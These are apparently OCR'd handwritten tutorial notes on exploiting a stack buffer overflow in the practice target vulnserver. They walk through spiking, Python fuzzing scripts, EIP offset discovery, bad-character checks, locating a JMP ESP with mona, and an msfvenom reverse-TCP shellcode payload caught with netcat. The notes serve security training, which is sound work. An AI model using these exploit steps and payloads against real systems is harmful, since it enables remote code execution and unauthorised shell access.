

Theory


Buffer overflow

Anatomy of Memory :-



Anatomy of Stack





If we fill buffer with ←
As it should stop at EBP
But If we have a Buffer overflow
Attack It will write the EBP &
~~Ret~~ reach EIP as well

*) EIP is a Return Address or Pointer Address
*) we can use this pointer Address to point to our shell code.

Steps for Bufferoverflow:

1) Spiking (Find vulnerable part of Progra...
2) Fuzzing (Send bunch of Characters @ Program & t...
3) Finding the offset (At what point we ha...
4) Overwriting the EIP (Use offset to overwrit... the EIP)
5) Finding Bad Characters
6) Finding Right Module
7) Generating Shell Code
8) Root!

horse- Clean up things

Spiking :-

*) Run Both vulnserver & Immunity debugger as admin.

on kali :-

nc -nv 192.168.1.90 9999

> HELP

STATS
RTIME
LTIME
TRUN
GMON
GDOG
KSTET
GTER
HTER

*) All the above are different commands that we can run on vulnserver So we need to find the vulnerable command or parameter.

*) We are gonna through a bunch of characters at these commands to see which one of these will make the program crash

For spiking we will use

generic tcp.

In kali:-
generic-send_tcp

we need spike script.
gedit stats.spk

s_readline(); → Read line
s_string("STATS "); → String STATS
s_string_variable("0");

We are gonna send a variable at it. and when we spike this, we are gonna send this in all if forms and iterations, we might send 10000 @ a time, 20,000 @ a time, 5 @ a time, we are looking for something to break the program.

A) We have this file for STATS command, in the same way we will try out all different commands. So for example for TRUN we will make ~~FF~~ trun.spk

```
s_readline();
s_string("TRUN ");
s_string_variable("0");
```

Now we will send this using generic send tcp on Kali:

~~generic send tcp host port spike scrip~~

generic_send_tcp 192.168.1.90 9999 stats.spk 0 0

*) It seems like looking at immunity debugger that ~~it is~~ STATS is not vulnerable.

*) Now we will try out TRUN

*) When we run trun.spk we see in debugger at the bottom of screen the Access voilation error.

*) Our vulnserver has crashed.

*) If we now look into the Register window of debugger we can see that we have EBP filled with 41414141 which is hex of A's. and we have EIP ~~==~~ filled with 41414141 as well.

*) So Now that we know that we can control EIP we can just make it point to our shellcode.

Fuzzing

*) Difference b/w fuzzing and spiking is that in spiking we tryied different commands like STATS and TRUN and so on but now that we know that TRUN command is vulnerable we will attack that command specifically.

We have made a script in python for fuzzing:

```
#!/usr/bin/python
import sys, socket.
from time import sleep

buffer = "A" * 100 # Inside Buffer variable we have 100 A's

while True:
    try:
        s = socket.socket(socket.AF_INET,
        socket.SOCK_STREAM)
        s.connect(('192.168.1.90', 9999))

        s.send(('TRUN /.:/' + buffer))
        s.close()
```

```
        sleep(1)
        buffer=buffer+"A"*100

except:
        print "Fuzzing crashed at
        %s bytes" % str(len(buffer)
        sys.exit()
```

Explaination for code:

'TRUN /.:/' +buffer

↓

when we spiked TRUN we saw the registers, we saw a little bit of extra information here, so we have this after TRUN that needs to go in there in order for program to understand it thats why it is added here and we also send 100 A's along with that.

buffer = buffer + "A" * 100

we append buffer with another 100 A's

So as long as there is a connection we are gonna keep sending buffer and it will keep getting bigger & bigger.

> chmod +x 1.py.

> ./1.py.

So now you can see connection coming on vulnserver CLI. & we can watch immunity for the crash

So we crashed and now we can see no more connection being made on immunity CLI.

go ahead and ctrl+c

Fuzzing crashed at 2700 bytes and it looks like we didnot overwrite the EIP thats fine we just need to know approximately where we crashed at.

Finding the offset

In kali :-

> usr/share/metasploit-framework/tools/exploit/ pattern_create.rb -l 3000
↓
length

*) We gave 3000 because around 2700 bytes the ~~vulln~~ Vulnserver crashed ~~and~~ so we will make it a even 3000.

*) In the output of this command we will get some random characters worth 3000 bytes

Now 2.py

```
#!/usr/bin/python
offset = (Value of above command)
```

```
try:
    s=socket.socket(socket.AF_INET,socket.
                                SOCK_STREAM)
    s.connect(('192.168.1.90',9999))
    s.send(( 'TURN /:/ ' + offset ))

except:
    print "Error connecting to server"
    sys.exit()
```

Code Explaination:

*) We have removed while loop because we already know our approximate value @ which the program crashes.

*) Now when we run the 2.py we will have our EIP overwritten with the random characters that we generated with msf before.

*) After this we will use msf again to find out ~~where~~ the on which value ~~of~~ or at how many bytes was it overwritten on.

> ./2.py

So it should through an exception right away.

Now if we look at the register window in the debugger we can see that ESP, EBP and EIP are all overwritten

In EIP we have value:

EIP 386F4337

↓

We are interested in this.

Now we come back to our Kali machine

> /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 3000 -q 386F4337

Now we hit enter here.

Output:

[*] Exact match at offset 2003
↓
bytes

So now we know that @ 2003 bytes we can control the EIP

Overwrite the EIP

*) ~~To overw~~ we know that offset is at 2003 bytes so that means that there are 2003 bytes before we get to the EIP and then the EIP itself is 4 bytes long. so we will try to overwrite those 4 specific bytes

*) gedit 2.py modifying

In place of offset write:

shellcode = "A" * 2003 + "B" * 4

we are sending 2003 A's because that's where the EIP starts so by 2004 starts EIP.

we should see in the EIP

42424242

↓

ltex codes for B.

We only sent 4 bytes with BIS and they all landed in the EIP which pretty accurate and this means we control the EIP now.

Finding Bad Characters

*) When generating shell code we need to know what characters are good for the shell code and what characters are bad

*) We can do this by running all the hex characters through our program and see if any of them act up.

*) By default the Null byte (x00) acts up

We google "badchars"

Bulb Security blog.

We can just copy & Paste the Bad char's variable

Now we gedit 2.py (modifying

* delete the x00 from the Bad chars

```
badchars = ("\x01\x02\x03....
.....\xff")
Shellcode = "A" * 2003 + "B" * 4 + badchars
```

Code Modifications

In Immunity Debugger we will have to look at the Hex dump.

In Registers Right click ESP and click "follow in Dump"

* We go through the dump and try to see if anything is out of place

*) An ~~vuh~~ vulnserver there are no bad char. because it is made to be easy. but if there were any they would be out of place

for example:

10, 11, 12, 13

↑
missing

If means that 12 is a bad character.

Another Example:

01 02 03 B0 B0 06 07

we are missing 04 and 05 so we can identify them as bad characters.

*) It's not always going to be BO. but It's going to be something out of place

*) So now what you will do is write all the missing ones down

So in the previous example we are missing 04 and 05

Finding the Right Module

DLL or something

*) We are looking for a ~~module~~ that has no memory protections, meaning No depth, no ASLR, etc.

*) We can use Mona modules

Download Mon.py file

Put it in This PC → Program file x86 → Immunity Inc → Immunity Debugger → Py Commands

*) In debugger type in the little bar at the bottom:

!mona modules → PressEnter

A) We see different protection setting and we are looking for all false.

A) So we find essfunc.dll with all False

In kali:

>locate nasm-shell

/usr/share/metasploit-framework/tools/exploit/nasm-shell.rb (Press Enter)

We are converting Assembly into hexadecimal

nasm > JMP ESP

Output > FFE4

↓

Hex for JMP ESP

Now we take the FFE4 & we go back into immunity

Now we go back to debugger

type:

!mona find -s "\xff\xe4" -m essfunc.dll

Press Enter

Now we are looking for return addresses

625011af

Now we need to edit python script.

shellcode = "A" * 2003 +

"\xaf\x11\x50\x62"

↓

little endian.

8) Set breakpoint in debugger before

9) Now execute the script.

and we see that our program stops at the previously set break point. So now we just need to add pointer to our shellcode in the EIP.

Generating shellcode & getting Root

In kali

> msfvenom -p windows/shell-reverse-tcp

LHOST = 192.168.20.131 LPORT = 4444

EXITFUNC = thread -f c -a x86

-b "\x00"

-f c → filetype c (Exported to c file)

-b "\x00" → makes exploit more stable

. we generated Payload of 351 bytes. (good to note payload size)

Modifying script:

Overflow = (

Add the generated payload

)

Shellcode = "A" * 2003 + "\xaf\x11\x50\x62"

↓ jump to this address

+ overflow

↓

+ "\x90" * 32 + NOPs

We add padding to make it safe.

On kali:

→ nc -nvlp 4444

> .12.py

and now we have a shell.